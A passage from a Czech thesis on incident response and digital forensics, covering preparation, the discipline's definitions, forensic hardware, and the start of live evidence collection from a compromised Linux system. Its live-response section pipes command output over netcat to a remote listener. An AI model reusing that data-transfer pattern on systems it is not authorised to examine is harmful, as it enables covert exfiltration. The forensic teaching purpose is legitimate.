Pokud jsme zodpovědní za bezpečnost informačních systémů, musíme počítat s tím, že k nějakému incidentu dříve nebo později dojde. Takže tak jako se staráme o samotnou bezpečnost systému, bychom měli dávat pozornost přípravě na bezpečnostní incident. Je nutné zvážit, které části systému jsou nejvíce ohroženy a udělat takové úpravy a stanovit takové postupy, aby reakce na incident měla hladký průběh. Můžeme to přirovnat k domu, což je obrazně přeneseno náš systém. Požární bezpečnost domu je tvořena např. nehořlavou izolací elektroinstalace. Úpravami a nástroji reakce na incident jsou pak požární hlásiče, požární přístroje nebo požární schodiště. Postup, jakým se ubírat při incidentu, pak představují požární směrnice.

Nebudu se v této práci zabývat samotným sestavováním bezpečnostní politiky a vůbec ochranou počítačů, systémů nebo sítě, ale pouze činnostmi, které se přímo týkají reakce na incident. Příprava na takový incident vypadá v praxi tak, že jsou určitým způsobem zkonfigurovány všechny počítače, popř. komplexně celá síť. Na všech systémech jsou vytvořeny databáze s kontrolními součty všech souborů pro pozdější kontrolu integrity systémů (tyto součty mohou být uchovány centrálně, aby nemohlo dojít k jejich modifikaci na jednotlivých systémech). Dále je aktivována např. služba pro logování systému. Záznamy z tohoto systému mohou být opět shromažďovány centrálně. Může být nainstalován i HIDS (Host Intrusion Detection System). Konfigurace spočívá především v instalaci firewallů, proxy, IDS, IPS a jiných monitorovacích nástrojů. To vše by mělo být v infrastruktuře postaveno tak, aby bylo snadno zjistitelné, co se vlastně stalo, co nebo kdo incident způsobil, popř. které počítače jsou postiženy.

Počáteční reakce

Na samotný incident může organizace reagovat různými způsoby. A to například ignorováním incidentu, sběrem informací o původu útoku (nebo útočníka), zabráněním v pokračování tohoto útoku, atd. To jaký postup zvolí záleží na mnoha faktorech - v klasické firmě to bude především do-

pad incidentu na činnost organizace, popř. právní stránka věci a nebo také technické prostředky, které jsou k dispozici. Důvody firmy pro zvolení reakce mohou být často různé a rozhodně nemusejí být podobné modelu, kdy dojde k odhalení, dopadení a potrestání útočníka nebo člověka zodpovědného. Firmy mohou hájit například reputaci firmy a nepřejí si, aby se vůbec o nějakém bezpečnostním incidentu někdo dozvěděl. Netouží po takovéto popularitě a nejradši by, aby se vše v tichosti vyřešilo. Optimální je provést analýzu incidentu, nalézt jeho příčinu[3], technickými prostředky zabránit v dalším pokračování útoku a pokud je to možné, tak odhalit útočníka. A tohoto modelu se budu držet.

Rozhodnutí, která vyšetřovatel udělá se liší případ od případu a záleží na okolnostech, které incident doprovázejí. Takže rozhodnutí by se měla lišit na základě toho, jak citlivé jsou informace, které jsou chráněny, jaké ztráty či výpadky můžeme tolerovat, kdo je potencionálním útočníkem, zda o incidentu ví veřejnost, apod. Asi nebude v silách napadené organizace například hledat autora viru, který napadl firemní počítače. Od toho jsou tu jiné investigativní složky, které zase provádí svojí forenzní analýzu.

Samotné akce v reakcích na incidenty, které se týkají technických i dalších aspektů, by měl řešit vyškolený personál, který vlastně tvoří takový tým reakce na incidenty. Tento tým má na starosti veškeré vyšetřování, vyřešení bezpečnostních incidentů, určení škod, sběr důkazů a další kroky ve forenzní analýze digitálních dat - jako například poskytovat managementu fundovaná doporučení týkající se incidentu.

Všechny kroky reakce i samotná příprava na incident musí být konzultována s právníky, aby se organizace nedostala do problémů se zákonem - například pro narušování soukromí svých zaměstnanců. Ne všechny informace mohou být prohlíženy třeba i osobou pověřenou bezpečností. Někdy je potřeba mít pověření, povolení nebo soudní příkaz. Někdy musejí být informace monitorovány takovým způsobem, aby byla zachována podstata, proč je monitorujeme, ale také, aby bylo zachováno právo na soukromí - často to znamená, že k informacím nesmí mít přístup žádná osoba a monitorovací systém musí být navržen tak, aby toto neumožňoval. Může se jednat například o sledování síťového provozu.

[3]Často se používá výraz "smoking gun" (v překladu "kouřící zbraň").

Ještě jsem neřekl, že se samozřejmě musíme bránit a monitorovat jak provoz, který přichází z vnějšku organizace, tak provoz, který pochází z vnitřku organizace. Ale to by mělo být samozřejmé ze samotné podstaty informační bezpečnosti.

Jak jsem již zmínil, všechny kroky postupu reakce na incidenty by měly být zaznamenány v bezpečnostní politice - resp. uživatelské politice. Týká se to kroků, které je nutné podniknout po výskytu incidentu, tak i samotné přípravy na incident. Dodržováním takové politiky bychom měli docílit vyšší bezpečnosti takové organizace a to nejen z pohledu informační bezpečnosti (nedostatky v oblasti informační bezpečnosti se samozřejmě promítají i do bezpečnosti organizace jako takové) a také bychom měli docílit metodologického a tudíž i systematického řešení incidentů - identifikování odpovědných osob, apod.

Pokud taková politika obsahuje mnoho aspektů, tak je výhodné ji rozkategorizovat na menší části - jako například politika přístupu na Internet, politika přístupu k výpočetním prostředkům, politika uživatelských přístupů, atd. Mezi jednotlivé aspekty takové politiky může patřit například čas, kdy je povolen přístup na terminály, kdo má povolen vzdálený přístup, kdo může manipulovat s konty uživatelů, kdo má právo používat konto superuživatele, jestli bude povoleno ICQ, atd.

Formulace strategie reakce na incident

Podle informací a faktů dosud zaznamenaných je potřeba zvolit vhodnou strategii a vybrat nejlepší variantu reakce na incident. Lze reagovat různými způsoby. Např. obnovou operačního systému nebo jen určitých dat. Dalšími aspekty jsou, zdali nechat takový systém připojený do sítě, či nikoli. V některých situacích, kdy např. na systému závisí jiné služby a musí tedy dodržet určitou míru dostupnosti, je potřeba jej neodpojovat. Analýza je v takovém případě složitější a navíc je podstupováno riziko, že se přes síť vyskytne incident jiný (na původním incidentu závislý nebo nezávislý). Online reakce se také využívá např., když je potřeba útočníka identifikovat.

Forenzní duplikace kritických dat

Tento krok je již součástí samotné forenzní analýzy digitálních dat. V tomto kroku se musí rozhodnout, zdali bude vytvořena kopie důkazního

média pro pozdější zkoumání nebo budou důkazy získány přímo. Mezi nejběžnější zkoumaná média budou jistě patřit pevné disky. Než vůbec bude vytvořena kopie disku, měla by vyšetřovatele zajímat dočasná data - tzn. zkoumaný počítat by měl zůstat po detekování incidentu ve fázi zapnuto. Vypnutím či restartováním počítače tato data a případně i potenciální důkazy ztratíme. Ovšem toto představuje práci na "živém" systému a my jakožto vyšetřovatelé můžeme potenciální důkazy nechtěně znehodnotit. Mezi tato data patří např. obsah vyrovnávací a operační paměti, informace o síťových spojeních, informace o běžících procesech, atd.

Pokud to podmínky umožňují, je výhodné a často pro pozdější analýzu důkazů nutné, vytvořit tzv. forenzní duplikaci zkoumaného média (přesněji zkoumaných dat na médiu). Samozřejmě zdali tento krok vyšetřovatel podnikne záleží například na množství času, který pro vyšetřování má a nebo jestli je vůbec technicky možné takovou duplikaci provést. Tento krok se provádí proto, aby nebyl znehodnocen původní zdroj důkazů - např. přepsáním přístupových časů souborů. Ne nadarmo se forenzní analýze počítačů a počítačových systémů říká "pitva systému". Možná by zde šlo použít úzkou asociaci s chirurgem, který operuje živý organismus. Takový člověk je pod mnohem větším tlakem a může cokoliv nenávratně zkazit. Kdežto takový patolog už na chodu organismu (systému) nic nezkazí, fádně řečeno.

K forenzní duplikaci se používá široké portfolium nástrojů od jednoduchých unixových programů až po těžkotonážní komerční softwarové balíky, které většinou umí více než pouhé zkopírování obsahu disku. Podrobněji je forenzní duplikace popsána v kapitole 4 "Metodika forenzní analýzy unixového systému".

Pátraní

V tomto kroku se provádí analýza dat za účelem vyšetření toho, co se stalo, popř. co nebo kdo incident způsobil. K vyhledávání konkrétních důkazů se používají dva druhy analýz. První je analýza fyzická, která má za úkol najít například určitý řetězec (URL, e-mailové adresy, atd.) z obsahu disku - a to v rámci všech sektorů disku. Stručně řečeno bere se celé médium jako celek.

Zatímco logická analýza spočívá už v analýze jednotlivých souborů. Fyzická analýza musí samozřejmě počítat s odhalováním dat z neobsa-

zeného diskového prostoru nebo z tzv. slack prostorů (alokovaná paměť existujících souborů, kde jsou uloženy fragmenty dat - resp. paměť začínající od konce paměti alokovaného souboru do konce alokační jednotky), kde zapisovaná data nedosahují ani minimální velikosti bloku definovaného operačním systémem. Nebo také s odhalováním latentních dat, které představují smazané soubory nebo soubory částečně přepsané. Logická analýza spočívá už v analýze jednotlivých oddílů disku - zatímco fyzická analýza pracuje se "syrovými" daty, logická analýza už bere v potaz použitý souborový systém. Zde mnoho vyšetřovatelů dělá nejvíce chyb, když znehodnotí důkazy např. přepsáním časových známek souborů.

Další kroky reakce na incidenty shrnu už jen velmi stručně. Implementace bezpečnostních opatření znamená zamezení šíření incidentu na další systémy izolováním systémů postižených incidentem. Monitorování sítě za účelem průzkumu, popř. eliminace incidentu. Obnovou je myšleno navrácení systému do původního funkčního stavu. Protokolování znamená celková dokumentace všech činností, které byly se zkoumaným médiem podniknuty. Napravit všechny nedostatky, díky nímž incident vznikl, má za úkol krok poučení.

Kapitola 3

Forenzní analýza digitálních dat jako vědní obor

Forenzní analýza digitálních dat je v porovnání s jinými relativně mladá věda. Říká se, že to není ani tak věda jako spíše umění. Nicméně toto tvrzení bych nebral nijak vážně, protože o jaké vědě se to říci nedá. Kdybych měl být historicky přesný, tak bych měl uvést, že tato věda a její vlastní název vlastně vznikly z původního termínu *počítačová forenzní analýza*, která zkoumala pouze počítače. Forenzní analýza digitálních dat se zabývá digitálními technologiemi ve všech různých podobách.

Michael A. Coloyannides [8] definoval forenzní analýzu jako souhrn technik a nástrojů k hledání důkazů na počítači. Forenzní analýzu digitálních je zase definována jako užití vědecky odvozených a osvědčených metod k izolování (ochraně), sběru, zhodnocení, identifikaci, analýze, interpretaci, dokumentaci a prezentaci digitálních důkazů ze zdrojů digitálních dat s cílem usnadnění rekonstrukce událostí shledaných zločinnými nebo k odhalení neautorizovaných akcí, které působí rušivě na plánovaný běh operací. [9] Podobných definic bylo vytvořeno více. V zásadě se však neliší. Pokud není nějaká zvláštní potřeba tyto termíny rozlišovat, považují se za synonyma.

Laickou řečí vyjádřeno, tato věda analyzuje jakákoliv digitální data s cílem určit, co se stalo, kdy se to stalo, jak se to stalo a koho se to týká. Metodologicky je to podobné jako když se vyšetřuje jiný incident ve fyzickém světě - např. vražda nebo loupež. Složky zkoumající tyto incidenty také bude zajímat co se stalo, kdy se to stalo, atd. V digitálním světě jsou tyto informace často skryty v podobě smazaných souborů, fragmentů dat uložených v alokované paměti existujících souborů (tzv. *slack space*), dat

uložených v dočasné paměti RAM nebo v podobě záznamů (logů) činnosti jednotlivých služeb, které na daném zařízení běží. Proto jsou potřeba k získání těchto informací a důkazů speciální nástroje, znalosti a zkušenosti. Stejně jako když v rámci nějakého případu bude nalezena kulka ze střelné zbraně a bude potřeba ji identifikovat. Tuto práci nemůže udělat jakýkoliv člen zainteresovaný v takovém případu, ale pouze odborník na balistiku.

Blíže vysvětlím, co jednotlivé body definice znamenají. *Izolování a ochrana důkazů* znamená, že pro následující sběr a analýzu digitálních dat je potřeba zachovat jejich sterilitu - tzn. musíme zabránit jejich pozměnění či ztrátě. V praxi se to většinou realizuje tzv. forenzní duplikací zkoumaného digitálního média. Zkoumání pak probíhá na této kopii. Pokud není možné forenzní duplikaci provést, lze např. nastavit dané médium tak, aby bylo jen ke čtení a tudíž na něj nebyl umožněn zápis.

Sběr důkazů znamená vyextrahování důkazů z původního pracovního média na jiné médium nebo do formy vhodné pro tisk. A také následné ověření, zdali při jejich extrahování nedošlo k jejich modifikaci - tzn. jestli jsou originální a extrahovaná data totožná.

Identifikace důkazů znamená v počáteční fázi identifikaci samotných relevantních médií, na kterých by se mohly důležité informace nacházet. Podstatou je fakt, že samotné médium (pevný disk, USB flash disk, atd.) není samo o sobě důkazem, ale pouze zdrojem takových důkazů. Ve fázi analýzy se identifikují jednotlivá data a informace[1].

Interpretace informací, popřípadě důkazů může být klíčová. Díky vysoké dostupnosti softwarového vybavení pro extrahování takových informací, mohou být získány prakticky kýmkoliv. Ale jejich správné vyložení je věc druhá.

Další důležitou částí je *dokumentace* ve smyslu zaznamenávání všeho, co jakožto vyšetřovatelé děláme. Například kvůli případnému dotazování na různé podrobnosti u soudu. A už z principu musí být podrobně zřejmé, jaké kroky byly při manipulaci s důkazním médiem podniknuty.

[1]Pro upřesnění bych měl uvést, že mezi daty a informacemi je jistý terminologický rozdíl. Informace jsou získávány z dat, tudíž každý z termínů stojí na jiné úrovni.

Zjištěné skutečnosti je potřeba v nějaké formě *prezentovat*. Těžko budete vrcholovému managementu sdělovat zjištěné skutečnosti například výpisem logů aplikací nebo na takové odborné úrovni, že tomu management prostě nebude rozumět. Takže je potřeba prezentovat podstatné skutečnosti a závěry, pokud možno bez technických detailů, které jsou v konečném důsledku zbytečné. Managementu sdělte prostě např. kdo je za incident odpovědný, co bylo odcizeno, jaké jsou následky a škody, apod.

Obecný termín forenzní analýza digitálních dat lze kategorizovat do dalších samostatných podskupin jako např. síťová forenzní analýza, která se zabývá výhradně vyšetřováním v oblasti počítačových sítí, forenzní analýza GSM, která bude zase zkoumat mobilní telefonní systém GSM, atd. Na nižší úrovni lze rozlišovat forenzní analýzu jednotlivých operačních systémů - např. forenzní analýza unixových systémů, forenzní analýza MS Windows, apod.

Často se proti sobě staví termíny počítačová forenzní analýza a informační počítačová analýza. Pokud by měly být tyto dva termíny do důsledku rozlišeny, pak počítačová forenzní analýza znamená pouze hrubé získávání informací z daného média. Zatímco informační forenzní analýza provádí jakousi analýzu získaných dat na vyšší úrovni - vytváření souvislostí, stanovování závěrů, apod. Tyto rozdíly jsou citelné především v procesní metodice řešení případů - např. v České republice mohou soudní znalci provádět pouze počítačovou forenzní analýzu. Informační analýzu pak provádějí např. vyšetřovatelé. Pokud by znalci prováděli informační analýzu, mohlo by se to brát jako ovlivňování a zasahování do vyšetřování.

Rozlišují se dva typy vyšetřování. Prvním je ten, kdy je počítač nástrojem zločinu (resp. incidentu - ne každý incident může být klasifikován jako zločin). V tomto případě dostane vyšetřovatel ke zkoumání většinou vypnutý počítač nebo pouze média s potenciálními důkazy. Druhý případ je ten, kdy je počítač v roli oběti. V takovém případě je důležité, aby vyšetřovatel zajistil citlivá data na změnu - tím jsou myšlena dočasná data z paměti RAM, běžící procesy, navázaná síťová spojení, apod. To především znamená, že se počítač po incidentu nesmí vypnout. Jinak následné techniky či metodologie forenzní analýzy jsou v obou případech stejné.

Pokud je vyšetřován nějaký takový incident, je často potřeba se nekoukat pouze na samotné digitální médium, protože klíčové informace či důkazy mohou existovat např. v podobě výpisu na monitoru, výstupu na tiskárně nebo v podobě logů na externích prvcích sítě - proxy servery, firewally, směrovače, atd. Samotní vyšetřovatelé musejí samozřejmě vyslechnout i osoby, které jsou s případem provázané. Metodický postup při ohledávání místa činu a zajišťování důkazů vydává např. americké ministerstvo spravedlnosti [2].[2]

Forenzní analýza digitálních dat se uplatní nejen u kyberzločinu, ale velmi často také v případech, kde počítač v incidentu nehraje hlavní roli. Když například policie ohledává byt, kde pobýval drogový dealer a kde se našel kontraband, měl by policii zajímat i počítač, který v této situaci může vypadat relativně nevinně. Stal se případ, kdy byly nalezeny kompletní informace o zákaznících, dodávkách a další pro případ prospěšné informace. Nebo případ z Jižní Dakoty roku 1999, kdy se našlo mrtvé tělo ženy ve vaně. Žena měla vysokou hladinu léku Temazepam (léky na spaní) v krvi. Vše nasvědčovalo tomu, že se jedná o sebevraždu. A to až do doby, kdy vyšetřovatelé provedli analýzu počítače, který patřil manželovi zemřelé. Bylo zjištěno, že manžel hledal informace o tom, jak bezbolestně usmrtit člověka a také o práškách na spaní a čistících prostředcích. Tento důkazní materiál dal celému případu zcela jiný rozměr a de facto mohl manžela poslat do vězení. Bez prohledaní dat v jeho počítači je reálně možné, že by trestu unikl. Počítačová forenzní analýza tedy slouží také k odhalování a usvědčování různých typů pachatelů, nejen kyberzločinců. Další známé příklady využití forenzní analýzy jsou uvedeny v kapitole 6 "Počítačová forenzní analýza v praxi".

Samozřejmě, že tento výzkum digitálních dat se nedělá pouze v případech, kdy má případ skončit před soudem, ale například pouze pro odhalení zodpovědných lidi za danou událost (a případně jejich potrestání). Ovšem nikdy nemůžeme vyloučit, že nějaký případ před soudem neskončí - například i proti svému zaměstnanci.

Je zřejmé, že odborníci na forenzní analýzu digitálních dat musejí mít široké znalosti jak v oblasti hardwaru, tak v oblasti softwaru (operačních systémů, atd.) a často není v silách jednoho člověka všechny tyto dovednosti zvládnout. Odborníci v tomto oboru se uplatní např. ve složkách hájících právo a jim příbuzných - policie, investigativní agentury

[2]Formálně je určeno pro území USA.

(CIA, FBI, apod.), soudní znalci, apod. Další možností uplatnění takových znalostí je v soukromých agenturách zabývající se informační bezpečností, popř. přímo forenzní analýzou. Dalšími sektory působnosti může být např. konzultační a poradenská činnost v tomto oboru.

Kapitola 4

Metodika forenzní analýzy unixového systému

Nastane modelová situace, kdy je na systému nějakým způsobem (není příliš podstatné jakým) zjištěn incident (např. průnik nezvaného hosta). Vyšetřovaný počítač je tedy v tomto případě obětí. V případě, že by byl systém vyšetřován jako nástroj zločinu, postupovalo by se trochu jinak, avšak konkrétní operace vyšetřování linuxového systému zůstávají stejné. Vyšetřovatel má tedy před sebou spuštěný počítač, na kterém má provézt investigativní průzkum, rekonstruovat události, které se staly před a v průběhu incidentu a vyextrahovat smysluplné informace k tomu, aby mohly konat složky právní moci.

Podrobným zkoumáním budou hledány neobvyklé, podezřelé soubory, procesy, nastavení, apod. Je možné, že díky dokonalejšímu maskování útočníkových aktivit (např. pomocí rootkitů), nic na první pohled vidět nebude. Budou se muset zkoušet různé cesty, jak odhalit např. otevřené síťové sokety, běžící procesy, soubory, atd. Nebudu se nutně držet nějakého postupu, který by mě vyšetřováním provedl krok po kroku, protože vyšetřovatel často musí improvizovat a využívat svých předešlých zkušeností. I když některé postupy nelze chronologicky zaměňovat! Na taková místa upozorním. Může se také stát, že vyšetřovatel nebude moci všechny tyto operace použít a to např. proto, že to určité oprávněné subjekty prostě nedovolí - např. kvůli utajení, firemním tajemstvím, apod.

4.1 Nezbytnosti pro vyšetřování

K průzkumu jsou potřeba dvě základní věci - software, se kterým bude prováděno vyšetřování a příslušný hardware.

4.1.1 Potřebný software

Vyšetřovacím nástrojem bude opět linuxový systém. V některých případech pouze některé linuxové utility. Důvodů, proč místo něho nepoužívat např. systém MS Windows, je hned několik:

- Linux je minimálně invazivní
- Linux podporuje mnoho souborových systémů
- Linux nám dává plnou kontrolu
- Linux obsahuje tzv. loopback.

Linux není invazivní systém. Tzn. že na rozdíl od MS Windows lze systém Linux nabootovat bez toho, aniž by automaticky připojoval blokovà zařízení, což by mohlo znehodnotit důkazy na vyšetřovaném médiu. Umožňuje tedy bezpečné připojení blokových zařízení - pevných disků, USB flash disků, SecureDigital karet, atd. Tato zařízení lze připojit tak, aby na ně nebyl umožněn zápis, což se při vyšetřování velmi hodí.

Linux umožňuje analyzovat velké množství systémů, protože sám podporuje mnoho souborových systémů - NTFS, ext2/ext3, VFAT, ReiserFS, JFS, XFS, HFS+, atd. A dále také síťové souborové systémy NFS, AFS, Coda, atd. Což je samozřejmě pro vyšetřování velmi mocná zbraň. Jedním systémem jsme schopni analyzovat mnoho jiných systémů.

GNU/Linux obsahuje spousty malých aplikací, které dohromady tvoří jeden velký celek - *Linux Operating System Enviroment*. Každá z těchto aplikací je autonomní a to, že lze ovládat samostatně každou z těchto aplikací, skriptů, apod., se pro vyšetřování velmi hodí. Dostává se nám do rukou velmi mocný nástroj příkazové řádky - shellu. Dá se říci, že v Linuxu "je všechno soubor" a to umožňuje kvalitní monitorování a logování prováděných operací a také plnou kontrolu nad těmito operacemi.

Loopback (přesněji loopback zařízení - v Linuxu tato zařízení zastávají soubory */dev/loop0, /dev/loop1*, atd.) umožňuje zacházet s regulárním

souborem jako s blokovým zařízením. Takový soubor může být připojen a analyzován.

GNU/Linux je pro vyšetřování vzhledem ke svým vlastnostem vhodný. MS Windows obsahuje kvalitní komerční nástroje - EnCase[1], Safeback[2], ale samotný systém se pro vyšetřování příliš nehodí. Není tak flexibilní a dělá příliš věcí automatizovaně, což vyšetřovateli zbytečně podráží nohy.

Do Open Source vybavení pro účely forenzní analýzy digitálních dat investovaly některé firmy velké finanční částky. Např. firma I.D.E.A.L. Technology dostala federální zakázku v hodnotě 730 000 USD na vývoj zařízení, určené primárně pro vojenské účely, které by mělo poskytovat robustní analýzu digitálních dat v terénu. Na toto zařízení má být portována upravená verze operačního systému Linux a další Open Source softwarové vybavení.

4.1.2 Potřebný hardware

Dále budeme potřebovat příslušný hardware. Za normálních podmínek si osoba, provádějící analýzu, vystačí se standardním počítačovým vybavením, ale existují i specializovaná zařízení na forenzní analýzu digitálních médií. Jedná se o různá mobilní a laboratorní zařízení pro tvorbu digitálních kopií, které dokáží číst prakticky ze všech dostupných médií přes všechna dostupná rozhraní.

Např. forenzní stanice *FRED* (http://www.digitalintelligence.com/products/fred/) od společnosti Digitall Intelligence je schopná číst z médií typu disket, 100/250/750 MB ZIP médií, CD-ROM, DVD-ROM, Compact Flash, Micro Drives, Smart Media, Memory Stick, Memory Stick Pro, xD Cards, Secure Digital Media, Multimedia Cards a volitelně i 4mm DAT pásek. K dispozici má diskový prostor o velikosti 1,6 Terabajtů. Externí zařízení lze též připojit přes nespočet různých portů - jen ve zkratce FireWire, USB, DMA 33/66/100/133 Parallel ATA (IDE), Auxiliary DMA 33/66/100 Parallel ATA (IDE), Serial ATA (SATA), externí SATA port, atd. Vidět ho lze na obrázku B.1 v příloze B. Cena tohoto stroje je 6 000 USD.

Zařízení FRED má i své "bratříčky" - např. *FREDDIE* je mobilní verze laboratorní stanice FRED - obrázek B.2. Jedná se o jakýsi velký laptop,

[1] http://www.guidancesoftware.com
[2] http://www.forensics-intl.com

který zase disponuje velkou škálou možných portů a čteček médií. Jeho cena je 8 000 USD. Nejmocnějšími zařízeními této řady jsou *FRED-M* (obrázek B.3) v hodnotě 14 200 USD a *FREDC Standard*, u kterého není cena pevně stanovena. Tato zařízení již splňují nejvyšší nároky pro forenzní vyšetřování.

Zajímavým mobilním zařízením je *ImageMASSter Solo-3 Forensic*[3] od společnosti Intelligent Computer Solutions, Inc. Toto zařízení zvládne kopírovat data ze základních rozhraní IDE, serial ATA, SCSI či flash karet. Data lze také přenášet přes FireWire nebo USB2 port. Data lze kopírovat na dva pevné disky simultánně. Prodává se za cenu 2 495 USD.

Běžně lze najít spousty dalších prodejců, kteří prodávají různé modifikované počítače, toolkity, speciální kabeláž pro forenzní vyšetřování nebo malá zařízení určená výhradně pro bezpečné vytváření bitových kopií zkoumaných médií jako např. zařízení *HardCopy II Drive Imaging System*[4] v hodnotě 1 319 UDS či *DK-9 Removable Hard-Drive Enclosure*.[5]

4.2 Získání nestálých dat

Při analýze "živého" systému je potřeba se držet především dvou zásad. Za prvé, co nejméně věřit poškozenému systému. A za druhé se snažit, co nejméně modifikovat poškozený systém.

Po identifikaci typu napadeného systému (ve zde demonstrovaném příkladu se jedná o GNU/Linux), by měla být získána nestálá data. Je otázkou, zdali systém odpojit od sítě, či nikoliv. Některé rootkity dokáží rozpoznat, zdali je systém k síti připojen a v případě odpojení spustí jakousi autodestrukci (říká se tomu *deadman switch*), která odstraní stopy po útočníkovi a to může hledání důkazů ztížit nebo úplně znemožnit. Pokud však systém odpojen nebude, nemůžeme zajistit časovou integritu - útočník může nekalou činnost provádět dál. Na druhou stranu při neodpojení, mohou být sledovány útočníkovy kroky.

Tato data mohou být zjištěna tak, že se provede přihlášení do zkoumaného systému přes konzolu (pokud není systém od sítě odpojen, tak

[3] http://www.icsforensic.com/index.cfm/action/product.show/id_product/e9ee9ade-236e-40fa-97f9-5adaed3b6cfb

[4] http://www.forensicpc.com/proddetail.asp?prod=HARDCOPY2

[5] http://www.firewiregear.net/productdetails1.cfm?sku=DK-9U2F&cats=555

by přihlášení přes síť nemělo být používáno, protože útočník může sledovat podniknuté kroky a je tím vytvářen zbytečný síťový provoz) a pomocí standardních linuxových utilit, příkazů jsou tyto informace vyextrahovány. Jenže co když útočník tyto binární soubory pozměnil tak, aby ukazovaly jiné informace než jsou skutečné. Tato činnost patří ke standardnímu vybavení rootkitů. Vyšetřovatel by použil např. příkaz `ps`, ale útočníkův proces, kterým např. odchytává síťový provoz, by se mu nezobrazil. Programům na vyšetřovaném počítači věřit nelze. Jako vyšetřovatelé si tedy vytvoříme vlastní sadu nástrojů, jakýsi toolkit, který by měl obsahovat nástroje jako `ls`, `find`, `netstat`, `strings`, `more`, `script`, `bash`, `dd`, `icat`, `pcat`, `gzip`, `lsof`, `df`, `last`, `modinfo`, `file`, `md5sum`, `ps`, `vim`, `w`, `lsmod`, `pkginfo`, `netcat`, `cryptcat`, `strace`, `cat`, `rm`, `ifconfig`, `who`, popř. některé další. Tyto programy by měly být staticky zkompilované, aby nebyly závislé na sdílených knihovnách vyšetřovaného systému. Tuto sadu umístíme na médium, které jsme schopni připojit na zkoumaném počítači - CD-ROM, USB flash disk, apod.

Pokud je spuštěno rozhraní X Window, tak by mělo být zavřeno (ručně nebo stiskem kláves Ctrl+Alt+Backspace) nebo přepnuto na virtuální konzolu (stiskem kláves Ctrl+Alt+F2). X Window mají pro vyšetřovatele nežádoucí vlastnosti a pokud není systém odpojen od sítě, mohl by útočník zaznamenávat naše stisky kláves. Na této konzole je potřeba být přihlášen pod superuživatelem `root`. Příkaz pro připojení média s toolkitem by vypadal takto:

```
/bin/mount -n -t ext2 /dev/sda1 /mnt/usb
```

Provedlo se připojení zařízení `/dev/sda1`, které odpovídá blokovému zařízení USB, do adresáře `/mnt/usb` inkriminovaného systému. Pokud tento adresář neexistuje, musí být vytvořen.

Jako vyšetřovatelé bychom měli vědět, co se tímto příkazem v poškozeném systému modifikuje. Můžeme to zjistit příkazem:

```
strace /bin/mount -n -t /dev/sda1 /mnt/usb
```

Je zřejmé, že se změní čas posledního přístupu (tj. `atime`) u souborů `/etc/ld.so.cache`, `/lib/tls/libc.so.6`, `/usr/lib/locale/locale-archive`, `/etc/fstab`, `/dev/sda1` a `/bin/mount`. Pokud by nebyl uveden přepínač `-n`, tak se ještě změní `atime`, `mtime` (čas poslední modifikace) a `ctime` (čas poslední změny meta-informací) u souboru `/etc/mtab`.

Pozn.: Nebudu všude tyto základní linuxové operaci popisovat tak detailně. Jak jsem uvedl v předmluvě, tato práce předpokládá alespoň základní znalost administrace a užívání systému GNU/Linux nebo jiného unixového systému.

Nyní již lze spustit důvěryhodný příkazový řádek - `/mnt/usb/bash`. Je výhodné si všechny nástroje z toolkitu přejmenovat, čímž je zabráněno nechtěnému spuštění nedůvěryhodného příkazu. Dejme tomu, že všechny příkazy budou mít před vlastním názvem písmeno "f" - např. místo `who` bude `fwho`. Když je pak nastavena proměnná prostředí `$PATH` na tečku, spustí se příkazem `fwho` důvěryhodný příkaz a příkazem `who` se spustí nedůvěryhodný příkaz na zkoumaném systému.

Ještě poznamenám, kam a jak uložit data získaná při počáteční reakci. Nejlepší možností je data uložit na externí médium. Další z možností je data bezpečně přenést po síti na forenzní stanici. Toto lze lehce realizovat programem `netcat`. Na forenzní stanici nastavíme přijímání dat takto:

```
nc -l -p 5000 > dukazy
```

A na napadeném systému se vždy při přenášení výstupu příkazu na forenzní stanici doplní daný příkaz o:

```
| /mnt/usb/nc 192.168.0.3 5000 -w 3
```

Forenzní stanice má IP adresu `192.168.0.3`. Na forenzní stanici by měl být příkazem `md5sum` vytvořen hash souboru. Především je nutné zamezit jakémukoliv zbytečnému nebo nechtěnému ukládání dat na poškozeném systému. To by mohlo přepsat potenciální důkazy na inkriminovaném disku.

Získané informace lze případně uložit i ručně - tzn. sejmutím obrazovky. Vyšetřovatel by se měl snažit, co nejméně modifikovat poškozený systém a jeho stav. S tím souvisí pečlivé dokumentování jednotlivých kroků, které jsou podnikány. Díky této dokumentaci je vyšetřující osoba schopna identifikovat změny, které její kroky na poškozeném systému způsobily.

Může se stát, že nebudou tak ideální podmínky, aby mohlo být vyšetřování uskutečněno podle optimálního postupu. Často bude třeba improvi-

zovat a zvažovat kroky, které jsou podnikány. Když jako vyšetřovatelé nebudeme moci připojit externí médium s našimi důvěryhodnými nástroji, budeme si muset vystačit s nástroji z poškozeného systému. Možností je i zkopírovat důvěryhodné nástroje přes síť. Ovšem tím se mohou znehodnotit cenné informace přepsáním paměti. Někdy je lepší některý krok vynechat, než riskovat znehodnocení důkazů jeho použitím.

Během získávání těchto dočasných dat je nutné zaznamenávat vše neobvyklé, čeho si v systému vyšetřovatel všimne. První věcí, kterou by měl vyšetřovatel zaznamenat, je nastavení času (ve formátu UTC - Coordinated Universal Time) na zkoumaném systému příkazem `date` - lépe důvěryhodnou variantou `fdate`:

```
fdate -u
```

Čas hraje při vyšetřování důležitou roli - stejně jako čas úmrtí ve fyzickém světe. Často musí být srovnávány logy různých počítačů např. za účelem identifikace počítače, který se "někam" připojoval. Pokud nebudeme mít jasno o nastavení času na jednotlivých počítačích, nemusíme se cíle nikdy dopátrat, protože logy do sebe prostě nebudou pasovat.

Pokud jsme identifikovali jednotlivé oddíly, sesbíráme z nich metainformace o souborech:

```
/mnt/usb/fls -f linux-ext2 -r -m / /dev/hda1
```

Takto položený příkaz by měl změnit pouze `atime` u souboru `/dev/hda1`. Dále je potřeba získat informace o přihlášených uživatelích:[6]

```
root@victim:/mnt/usb# fw
 16:32:47 up  1:21,  5 users,  load average: 0,00, 0,00, 0,00
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
root     tty1     -                15:11    1:20m  0.02s  0.02s -bash
root     tty2     -                16:12    0.00s  0.07s  0.01s w
root     tty3     -                16:30    1:41   0.03s  0.03s -bash
user     pts/2    r60s06p09.home.n 16:23    9:00   0.01s  0.01s -bash
user     pts/3    192.168.0.3      16:24    8:17   0.03s  0.03s -bash
```

Pole USER zobrazuje aktuálně přihlášeného uživatele. Pole TTY zobrazuje druh terminálu přiřazený k relaci uživatele. Terminály označené řetězcem `tty` a číslo, znamenají lokální konzolu. Pak `pts/` a číslo (nebo

